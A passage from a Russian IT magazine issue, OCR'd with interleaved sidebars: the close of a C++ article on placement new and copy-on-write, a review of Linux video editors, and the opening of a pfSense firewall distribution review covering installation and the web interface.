Помнишь, я обещал тебе рассказать про размещающий new в std::vector в начале статьи? Так вот, все конструкторы элементов в std::vector вызываются в подготовленной памяти. И так же активно для элементов вызываются деструкторы. Это не принципиально для векторов от простых POD-типов вроде int или char, но если мы хотим выделить std::vector<custom>, причем custom обладает нетривиальным и тяжелым конструктором по умолчанию и не менее тяжелым конструктором копирования, то мы получим массу неприятностей, если не будем знать, как работает std::vector со своими данными.

Итак, что же происходит, когда мы просим вектор изменить размер? Для начала вектор смотрит, что еще не зарезервировал нужное число байтов (буфер вектор всегда выделяет с за-



COPY_ON_WRITE::FLASHBACK

Если кто-то пропустил прошлый выпуск, то класс copy_on_write — это шаблонный класс для хранения данных с оптимизацией копирования. Эмулируя указатель, этот класс имеет хитрую перегрузку operator-> для const и non-const случаев. При копировании объектов мы ссылаемся на одни и те же данные, не вызывая дорогостоящего копирования. Однако, как только мы вызываем неконстантный метод класса данных, потенциально изменяющий данные, мы отцепляем для текущего объекта свою копию данных. Упрощенно реализация выглядит примерно так:

```
template <typename impl_type>
class copy_on_write
{
public:
    copy_on_write(impl_type* pimpl)
        : m_pimpl(pimpl) {
    }
    impl_type* operator -> () {
        if (!m_pimpl.unique())
            m_pimpl.reset(new impl_type(*m_pimpl));
        return m_pimpl.get();
    }
    impl_type const* operator -> () const {
        return m_pimpl.get();
    }
private:
    std::shared_ptr<impl_type> m_pimpl;
};
```

Таким образом, при выборе максимального размера данных для встроенного буфера стоит учесть размер класса, содержащего copy_on_write в качестве поля.

пасом), после чего выделяет новый буфер. Все существующие элементы переносятся в новый буфер конструктором перемещения через размещающий new по соответствующему адресу. В результате все элементы стоят на своих местах. После чего вектор добирает нужное число элементов в конец массива, создавая каждый размещающим new и конструктором по умолчанию. Так же и в обратную сторону — уменьшение количества элементов вызовет деструкторы «вручную» при удалении элементов.

В отличие от std::vector, контейнер std::string не занимается placement new просто потому, что хранит всегда char, не нуждающийся в конструкторах или деструкторах. Зато целый ряд контейнеров стандартной библиотеки: deque, list, map и другие шаблоны классов для хранения произвольных данных — активно используют размещающий new в своей реализации.

Умение пользоваться размещающим new там, где надо, и тогда, когда это нужно, эффективно и оправданно, приходит далеко не сразу



Не нужно думать о размещающем new как о чем-то сродни хаку, это полноценная функция языка, позволяющая инициализировать объект конструктором по указанной памяти. Эта операция аналогична старому трюку языка си, когда выделенный блок байтов объявлялся указателем на некий тип (обычно структуру) и далее работа с этим блоком памяти велась через API этого типа.

ПОДВОДЯ ЧЕРТУ


Конечно, умение пользоваться размещающим new там, где надо, и только тогда, когда это действительно нужно, эффективно и оправданно, приходит не сразу. Одни до последнего отбиваются вредом предварительной оптимизации, другие, наоборот, только прочитав статью, бросятся встраивать new(m_buffer) где надо и где не надо. Со временем и те и другие приходят к золотой середине.

Суть метода проста — если есть возможность и необходимость разместить объект класса в заранее приготовленную память, сделать это относительно просто, если помнить пару несложных правил:

- память должна жить все время, пока в ней живет объект, если память потрут, то объект начнет ссылаться на битый сегмент памяти;
- деструктор класса для объекта, выделенного размещающим new, должен быть вызван вручную, это печально, но delete не делает с памятью по указателю ровным счетом ничего.

Все остальное ограничивается лишь аккуратностью и безграничной фантазией разработчика.

То есть тебя.




Мартин «urban.prankster» Пранкевич
martin@synack.ru



ВИДЕО НА ЗАКАЗ

ВЫБИРАЕМ ВИДЕОРЕДАКТОР ДЛЯ LINUX




REC

00.19.10 2014

В репозиториях любого дистрибутива Linux можно найти большое количество программ для обработки видео, но вот по поводу оптимального видеоредактора единого мнения до сих пор нет. Пользователей что-то всегда не устраивает, кому-то недостаточно или, наоборот, много функций, кто-то запутался в интерфейсе или не нашел инструкции. Попробуем установить самые популярные и разобраться в их возможностях.

AVIDEMUX

Avidemux (fixounet.free.fr/avidemux) весьма простой по функциям видеоредактор, с него обычно и начинают знакомство с подобными решениями в Linux, тем более что в репозиториях он попадается одним из первых, а рейтинг высок. Возможностей, на первый взгляд, относительно немного: резка видео (с возможностью вставки фрагмента в любое место), фильтрация, перекодирование в любой формат. На одну дорожку можно загрузить несколько файлов, поддержка нескольких дорожек не предусмотрена. Выглядит негусто, например, нет эффектов и вставки тайтлов. Но каждый пункт имеет большое количество настроек, поэтому даже на поверхностное знакомство может понадобиться значительное время. По звуку, например, возможно изменение кодировщика и параметров кодирования, нормализация, добавление второй аудиодорожки с любого источника, сдвиг аудио. Реализован поиск черных кадров и удобная навигация по ним, перестройка ключевых кадров, анализ видео на наличие ошибок. Предусмотрен калькулятор, который помогает подобрать параметры, чтобы итоговый файл оказался определенного размера, экспорт субтитров.



Avidemux — простой редактор, подходящий для большинства домашних пользователей


Есть даже такие функции, как дамп кадра. Поддерживает множество форматов видео, включая такие, как AVI, DVD (совместимые с MPEG), MP4 и ASF. Возможности расширяются при помощи плагинов. Командная строка и скрипты позволяют автоматизировать любые задачи по обработке видео. Поддержка multithreading позволяет быстрее обрабатывать видео на современных CPU.

Программа мультиплатформенная. Имеет два вида интерфейса: Qt и GTK, при установке из репозитория оптимальный выбирается автоматически, но при желании можно использовать другой. Все параметры локализованы, настройки находятся на своем месте, разобраться очень просто, если что непонятно по основным вопросам, помогает документация. По умолчанию показывается только входное видео, но реализовано несколько вариантов просмотра результата.

Распространяется под лицензией GNU GPL. Очень простой редактор, подходящий для большинства домашних пользователей, которым нужно просто перекодировать видео в нужный формат, попутно убрав лишнее.

FLOWBLADE MOVIE EDITOR

Flowblade Movie Editor (code.google.com/p/flowblade) — мультитрековый многоканальный видеоредактор и самый молодой проект обзора, разработки его анонсированы всего два с половиной года назад. Тем не менее проект быстро развивается и даже с текущей далеко от финального релиза версией 0.14 привлекает пользователей (версия 0.16 ожидается в декабре 2014 года). Flowblade позволяет производить любые операции по редактированию видео, аудио и графических файлов (обрезать, удалять, добавлять, перемещать, вращать, делать наложение и прочее). Причем все это можно проделать при помощи разных инструментов/способов (четыре метода вставки, три замены и три перемещения).



Flowblade — молодой проект с большим потенциалом


В поставке программы более 40 видеоэффектов, более 30 аудиофильтров и 50 фильтров изображений. Есть инструменты анимации. Проект может содержать до девяти видео- и аудиодорожек. Аудио при добавлении отделяется от видео, и редактировать нужно отдельно. Поддерживает практически все мультимедийные форматы из поддерживаемых FFmpeg (на открытие и сохранение), а также изображения форматов JPEG, PNG и SVG. Перед началом работы над проектом желательно выбрать наиболее подходящий профиль итогового видео. Flowblade имеет типичный для большинства видеоредакторов пользовательский интерфейс, к сожалению не локализованный, но кто уже имел дело с подобными программами, разберется без проблем. Поддерживается drag and drop. Управление производится при помощи пунктов контекстного меню и инструментов, расположенных над временной линейкой. Минус — отсутствие эскизов на шкале времени, при большом количестве файлов начинаешь путаться.

Редактор небольшой, работает относительно быстро. Разработчики предлагают три учебных фильма, которые помогут понять основы работы с редактором: просмотр полностью снимает все вопросы. Да и минимальное разрешение экрана должно быть 1152 × 768, иначе работать откажется. Написан на Python и GTK. С установкой проблем нет, так как нужный пакет уже доступен в репозиториях основных дистрибутивов Linux.



OPENSHOT

Вне сомнений, одно из самых популярных решений, даже несмотря на то, что уже два года как не выпускал новую версию. Но проект до сих пор жив, просто идет разработка нового OpenShot 2.x. Стартовал OpenShot (openshot.org) в 2008 году, когда основной автор Джонатан Томас (Jonathan Thomas) не нашел среди видеоредакторов Linux подходящий и решил создать свою версию, обладающую простым и понятным интерфейсом. OpenShot быстро завоевал популярность и через два года стал использоваться по умолчанию во многих дистрибутивах. Доступны все функции: обработка треков, изменение размеров и скорости видео, обрезка, наложение титров, микширование и редактирование аудио и многое другое. Невозможна обработка с точностью до кадра, но это не всегда и нужно. Кроме экспорта видео в любой из поддерживаемых форматов, возможна загрузка видео на сервисы вроде YouTube и Vimeo.



OpenShot — одно из самых популярных решений


Изначально OpenShot поставляется с большим количеством эффектов (включая 3D-анимацию), переходов и титров, которые также можно редактировать при помощи встроенных средств или внешних программ — Inkscape (обычные) и Blender (3D). При экспорте также используются готовые шаблоны, поэтому не нужно задумываться о настройках под конкретное устройство. Все установки, эффекты, субтитры, шаблоны описываются в виде XML-файлов, которые легко редактировать при помощи указанных программ или в обычном редакторе. Поддержка библиотеки FFmpeg позволяет обрабатывать видео, аудио и графические файлы во всех популярных форматах — AVI, MPEG, DV, MOV, FLV, MP3 и других.

Интерфейс классический для подобных программ, локализован, поддерживается drag and drop. Пропорции окон меняются при помощи мышки, можно подогнать под любое разрешение монитора и как удобнее работать. После вызова настроек элемента появляется окно, в котором необходимо просто задать параметры, поэтому сложностей здесь никаких. Большинство операций выполняются интуитивно, именно поэтому OpenShot любим новичками и теми, кто хочет быстро обработать видео, не разбираясь с многочисленными настройками.

Версия 1.x разработана с использованием Python и фреймворка Media Lovin Toolkit, интерфейс на GTK+, вторая получила новый движок на C++, который будет использовать библиотеки FFmpeg, LibAV, JUCE и ImageMagick. Интерфейс с GTK+ переведен на Qt 5, и версия 2.x работает не только в *nix, но и в Win и Mac. Также разрабатывается специальный API, что позволит использовать OpenShot в качестве программируемого фреймсервера и создавать практически любые приложения для обработки видео. В репозиториях большинства дистрибутивов нужный пакет уже имеется, поэтому установка проблем не вызывает.

SHOTCUT

Shotcut (shotcut.org) — малоизвестный, но очень мощный кроссплатформенный видеоредактор с открытым исходным кодом, имеющий простой интерфейс и большую функциональность. С его помощью можно производить операции на нескольких треках: редактировать видео, вырезать кадры, применять аудио- и видеофильтры, менять настройки видео и аудио, создавать многослойную анимацию при помощи ключевых кадров, покадровый поиск и многое другое. Имеется индикатор уровня и регулятор громкости аудио. Специальный инструмент позволит установить правильный баланс белого. Клип можно сохранить как MLT XML файл. Готовые наборы настроек, drag and drop и многоуровневая история правок предельно упрощают работу с приложением. В последнем релизе 14.09 улучшена функция композитинга, но теперь для настройки размера, положения и прозрачности видео или графики не требуется применение фильтров. Предусмотрена оптимизация специально для планшетных устройств. Поддерживает все типы видео/аудиофайлов на основе FFmpeg или LibAV. В качестве источника видео и фильтров может выступать HTML5. Поддерживается захват видео с веб-камер, HDMI, потоков IP, экрана X11 и аудио, трансляция потока (HTTP, HLS, RTMP, RTSP, MMS, UDP). Для обработки OpenGL задействуется GPU, поддерживается multithreading.



Shotcut — мощный видеоредактор с настраиваемым интерфейсом и большой функциональностью

Интерфейс не локализован, написан при помощи Qt 5. Внешний вид можно менять при помощи скинов. При загрузке видео будет показан только основной экран, все остальное (timeline, фильтры, плей-лист и прочее) включается через меню View. Хорошо работает в мультимониторных конфигурациях.

Все основные операции могут быть вызваны при помощи горячих клавиш (goo.gl/oRul6D), это очень ускоряет процесс, хотя нужно некоторое время, чтобы приноровиться. Возможна автоматизация заданий и пакетное кодирование файлов. В репозиториях дистрибутивов нужного пакета нет. Разработчики предлагают для x86/x64 Linux (Mint 12+, Ubuntu 12.04+, Debian 7+, Fedora 15+, openSUSE 12+, Arch/Manjaro) архивы. Установка не требуется, архив содержит основные библиотеки, поэтому достаточно распаковать и запустить находящийся внутри файл. Также, возможно, потребуется дополнительно установить ряд библиотек и плагинов (SDL, libexif, JACK и LADSPA), список можно найти на сайте goo.gl/fi7YZV. Еще есть ряд видеоруководств, позволяющих получить полное впечатление о работе с Shotcut.




PITIVI

Pitivi (pitivi.org) — внешне простой редактор, с достаточно большими возможностями, который одно время устанавливался в Ubuntu и других дистрибутивах по умолчанию, уступив OpenShot. Но время изменилось. Изначально проект развивался вяло, это вызывало нарекания, хотя с выходом каждой версии появляются полезные функции. Сейчас буквально ожил. Разработка сегодня поддерживается приватной компанией Collabora, предоставляющей консультации по использованию свободного ПО. В настоящее время доступен релиз 0.93, хотя уже есть информация о скором выходе финальной 1.0. Программа очень логична, гибка, понятна и, главное, стабильна в работе, не требует мощного компьютера. При создании проекта сразу задаем нужные параметры выходного видео. В редакторе присутствует удобный рабочий стол, все действия производятся в одном окне, что очень упрощает знакомство (не в пример LiVES). Просто перетаскиваем на шкалу все медиафайлы и эффекты.

При добавлении видео аудиодорожка автоматически отсоединяется, и ее можно редактировать отдельно. Количество слоев регулируется автоматически, их можно перемещать, фиксировать и удалять. Также легко добавляются титры и переходы. Все основные операции производятся при помощи пунктов меню (их немного) и нескольких кнопок, расположенных справа от шкалы. Здесь есть функции, позволяющие разрезать, удалить, группировать и выровнять клипы. Все правки сохраняются, поэтому любую операцию можно откатить. При помощи ползунка в слое регулируется прозрачность видео и амплитуда звукового сигнала. Очень удобно и наглядно.

Может обрабатывать все форматы видео и аудио, которые поддерживает GStreamer, включая формат MXF (Material eXchange Format). Все настройки и установки фильтров и эффектов описываются при помощи текстовых JSON-файлов, которые легко правятся, и на их основе можно создавать свои.



Pitivi — простой и функциональный редактор

Распространяется по условиям LGPL. Написан на Python с использованием GTK+ (PyGTK). Pitivi есть в репозиториях большинства дистрибутивов, поэтому проблем с его установкой нет. Даже неопытный пользователь быстро поймет, что к чему.

LIVES

Инициатором и бессменным руководителем LiVES (LiVES is a Video Editing System, lives.sf.net) является Габриель Финч (Gabriel Finch), занимающийся видеоартом. Отсюда и некоторая специфика LiVES, недоступная в других решениях и сбивающая с толку новичков. Версия под номером 1.0.0 появилась в 2009 году и сразу получила признание пользователей и несколько наград.

При помощи LiVES можно обрабатывать видео в реальном времени: обрезать, смешивать на нескольких дорожках, изменять скорость воспроизведения, направление и размер, вращать, использовать эффекты, перекодировать и многое другое. Редактирование аудио доступно в следующих функциях, которые необходимы для обработки видео (загрузка, ресемплинг, изменение скорости и прочие). В качестве источников используется локальный аудио/видеофайл, веб-ресурс (импорт с YouTube), DVD-диск или устройство (веб-камера, ТВ-тюнер). Поддерживается создание слайд-шоу из набора изображений, с кучей параметров. За счет интеграции с MPlayer/FFmpeg поддерживает более 50 форматов, включая PDF и анимированный GIF.


LiVES может принимать видеопоток от другой копии программы, обрабатывать его и транслировать дальше (на выход или еще одной LiVES). Реализовано удаленное управление. Такая архитектура позволяет для обработки данных использовать мощный сервер, а данные воспроизводить при помощи обычного ПК или планшета. Возможна автоматизация процессов при помощи скриптов. Для создания эффектов, кодирования, декодирования и воспроизведения используются плагины (включая RFX и LADSPA), предлагается API, позволяющий легко расширить функционал. Плагины могут быть написаны на любом языке: Perl, C, C++, Python и других.

Интерфейс базируется на GTK+, локализован (кроме нескольких пунктов меню). Управляется при помощи мышки и клавиатуры, функции виджея — с джойстика или MIDI. Главная особенность — два режима интерфейса: Clip Edit (режим фрагментарного редактирования) и Multitrack (режим с несколькими дорожками). Clip Edit предлагается по умолчанию и используется виджеями, позволяя подготавливать видео, воспроизводить клипы с разной скоростью, использовать эффекты, перекодировать и прочее. Второй — это собственно многодорожечный редактор. Наличие двух режимов часто сбивает новичков, которые, прочитав о возможностях LiVES и запустив программу, ожидают увидеть редактор с несколькими треками, а при виде Clip Edit разочаровываются, что получили не совсем то.

Программа работает не только в Linux, но и *BSD, openMosix, IRIX, OS X и Solaris, поддерживает платформы x86, AMD64, ppc и xbox/x86.

Учитывая, что LiVES доступен в репозиториях большинства дистрибутивов Linux, установка проблем не вызывает. Но в официальном репозитории Mint/Ubuntu/Debian находится стабильная, но не самая последняя версия. Чтобы получить все новые функции, следует подключить репозиторий NoobsLab:

```
$ sudo add-apt-repository ppa:noobslab/apps
```



LiVES — отличный редактор, если понять его суть



LIGHTWORKS

Lightworks (lwks.com) — видеоредактор профессионального уровня, разрабатываемый с 1989 года, хотя версия для Linux была анонсирована только в 2010 году, а бета появилась в 2013-м. Распространяется по Freemium-лицензии. То есть ее можно свободно скачать и использовать (после регистрации) в базовом варианте, за дополнительные функции и расширенную поддержку кодеков необходимо заплатить.

Для редактирования видео можно использовать неограниченное количество аудио- и видеотреков. Обработка видео и применение эффектов происходит в реальном времени в фоновом режиме, что не мешает работать с программой. Хотя это требует более современного ПК. Для ускорения вычислительных задач применяется GPU, но это требует обязательной установки драйверов для видеокарт от ATI или NVIDIA. Также не нужно сохранять проекты. Все операции автоматически сохраняются, поэтому потерять обработку невозможно. Поддерживает все существующие видеоформаты, позволяя импортировать или экспортировать видео. Возможен захват и одновременное редактирование видео сразу с нескольких камер. Реализована функция захвата экрана.

Интерфейс редактора понятен и удобен, окна можно перемещать в любое место, запускается в полноэкранном режиме, заменяя собой рабочий стол. Обеспечено масштабирование интерфейса на экранах сверхвысокого разрешения. Проект позволяет создавать несколько «комнат» (rooms) для обработки разных источников. Клипы на timeline можно подписывать, это очень упрощает ориентирование в больших проектах. Принцип редактирования чуть отличается от остальных. Для удаления или замены части видео следует выбрать начальную и конечную точку на timeline и в библиотеке, а затем выбрать операцию Replace, Delete или Remove. Также легко применяются эффекты. Инструменты цветокоррекции реализованы как фильтры (с большим количеством параметров). Причем есть даже выборочная коррекция (Selective Correction), позволяющая править только определенные цвета. Титры тоже реализованы как эффекты. Разработчики предлагают несколько видеоуроков, которые помогут быстрее разобраться с редактором.

В репозиториях пакета нет. Для установки проект предлагает deb- и rpm-пакеты, но ставятся без проблем они не всегда.


ВЫВОДЫ

Как видим, чем редактировать видео, в Linux есть, нужно просто выбрать решение, наиболее подходящее по задаче. Чтобы удалить лишнее в нескольких файлах и перекодировать, достаточно и Avidemux, для более серьезных проектов следует выбрать что-то пофункциональнее. И это, конечно, не все видеоредакторы. Из интересных остались за кадром Kdenlive, Cinelerra и Jahshaka, но с ними уже разбирайся самостоятельно. ⌶


   

НА СТРАЖЕ ВАШИХ ИНТЕРЕСОВ

ОБЗОР ДИСТРИБУТИВА PFSENSE ДЛЯ СОЗДАНИЯ РОУТЕРОВ И БРАНДМАУЭРОВ



Дистрибутивов для построения роутеров и брандмауэров — великое множество. Однако большая их часть (не считая всяческих проприетарных и работающих на иных, нежели x86, платформах) основана на ядре Linux. Но ведь, помимо Linux, есть еще и другие ядра, и на их основе тоже можно делать специализированные дистрибутивы. Один из них, pfSense, и будет рассмотрен в данной статье.



Роман Ярыженко
rommanio@yandex.ru

ВВЕДЕНИЕ


pfSense основан на ядре FreeBSD, но не требует каких-либо знаний и умений, специфичных для данной ОС. Практически весь функционал доступен через веб-интерфейс. А надо сказать, функционал у pfSense обширный. Поддерживаются следующие возможности:

- стандартная фильтрация на основе адресов и портов источника/назначения;
- фильтрация на основе фингерпринтинга ОС, с которой устанавливается соединение (используется средство пассивного фингерпринтинга p0f);
- прозрачный брандмауэр второго уровня;
- нормализация пакетов — отбрасывание пакетов с неправильно сформированными полями, которые могут, в принципе, быть и специфическим путем атаки;
- поддержка состояния соединений — возможности бэкенда pfSense, pf, в этом смысле выглядят, пожалуй, даже более гибкими, чем у iptables. Поддерживается в том числе и Syn-прокси для защиты некоторых служб от Syn-flood-атак;
- гибкая поддержка NAT;
- VPN — поддерживаются IPsec, PPTP и OpenVPN;
- мониторинг и статистика. Рисование графиков с помощью RRD и в реальном времени;
- множество DDNS-сервисов.

Этим возможности pfSense, конечно, не исчерпываются, но у нас здесь все же не краткий их список, поэтому перейду к описанию установки.

УСТАНОВКА И НАЧАЛЬНАЯ НАСТРОЙКА

На сайте pfSense доступны следующие версии образов (как для i386, так и для x64): LiveCD с установщиком, он же для уста-



новки на флешки и образ для встраиваемых систем (для записи на CompactFlash). Помимо этого, конечно, имеются и образы для обновления существующей системы, но, поскольку мы будем ставить pfSense на чистую систему с жестким диском, нам они не нужны, а нужен только самый первый из упомянутых образов.

После загрузки с CD первым делом будет предложено настроить VLAN. Если этому ничто не препятствует, можно без зазрения совести пропустить данную процедуру, что мы и сделаем. На следующем шаге нужно указать, какой интерфейс глядит в WAN, а какой в LAN. Затем запустятся все остальные службы, и нужно будет выбрать, что именно мы хотим сделать. Выбираем 99 — установку на жесткий диск. Затем будет конфигурация консоли, в которой опять же оставляем все как есть, ибо консоль в данном дистрибутиве практически не используется. Следующим шагом будет выбор метода установки. Мы устанавливаем на «чистое» железо, так что в абсолютном большинстве случаев пойдет пункт «Quick/Easy Install», при выборе которого будет задан только вопрос о типе устанавливаемого ядра. И в целом, после успешной перезагрузки, на этом процедуру собственно установки можно считать завершенной, дальше уже нужно настраивать через веб-интерфейс.

Адрес по умолчанию для роутера 192.168.1.1, имя пользователя для веб-интерфейса admin, пароль pfsense. После первого входа будет предложено настроить роутер с помощью мастера. В принципе, в моем случае (тестовый стенд



INFO


pfSense поддерживает историю конфигурирования в Wiki-стиле — для доступа к ней перейди в Diagnostics → Backup/Restore на вкладку Config History.




Установка pfSense. Выбор ядра



Один из этапов начальной настройки pfSense







pfSense Dashboard. Здесь можно видеть статус основных служб



ДРУГИЕ ДИСТРИБУТИВЫ ДЛЯ СОЗДАНИЯ РОУТЕРОВ НА БАЗЕ FREEBSD

Несмотря на то что сейчас подавляющее большинство дистрибутивов для роутеров основаны на Linux, помимо pfSense существуют еще три FreeBSD-based дистрибутива для подобных же целей:

- m0n0wall (m0n0.ch) — фактически прародитель pfSense. Главная особенность — крайне малый размер (32 Мб), что позволяет использовать его даже на доисторическом по современным меркам железе;
- BSD Router Project (bsdrp.net) — встраиваемый дистрибутив (для x86), фокусирующийся на протоколах динамической маршрутизации; в состав данного дистрибутива включено ПО Quagga и BIRD;
- ZRouter (zrouter.org) — попытка сделать аналог OpenWRT на базе FreeBSD, к сожалению, проект, похоже, мертв — последняя активность датирована 2011 годом.

Как видим, выбор хоть и невелик, но все же есть. Не Linux'ом единым.

на VirtualBox) пошли почти все значения по умолчанию, за исключением пункта настройки WAN «Block RFC1918 Private Networks» — поскольку WAN у меня изначально был фиктивный, этот чекбокс пришлось снять.

По завершении настройки нас выбросит в Dashboard, где можно увидеть статус всяческих служб и самой системы. Сразу после входа, впрочем, полезной информации мало, но можно добавлять виджеты для большего информирования в Dashboard'е.

ОБЗОР ИНТЕРФЕЙСА

Как ты уже заметил, сверху в веб-интерфейсе имеется строка меню с выпадающими при наведении списками. Разберемся, что скрывается за названиями.

System — здесь у нас находятся такие вещи, как обновление (ручное и автоматическое), общие настройки системы (имя хоста, DNS, адрес NTP-сервера для синхронизации...), управление сертификатами и пользователями. Но наиболее важное (и интересное) находится в пункте Advanced. Подробнее мы разберем эти настройки позже, вкратце же отмечу, что можно конфигурировать в том числе и глобальные параметры брандмауэра, в частности упомянутую ранее нормализацию пакетов, и настройки sysctl. Также в меню System присутствует возможность установки дополнительных пакетов, о чем подробнее опять-таки будет сказано позднее.

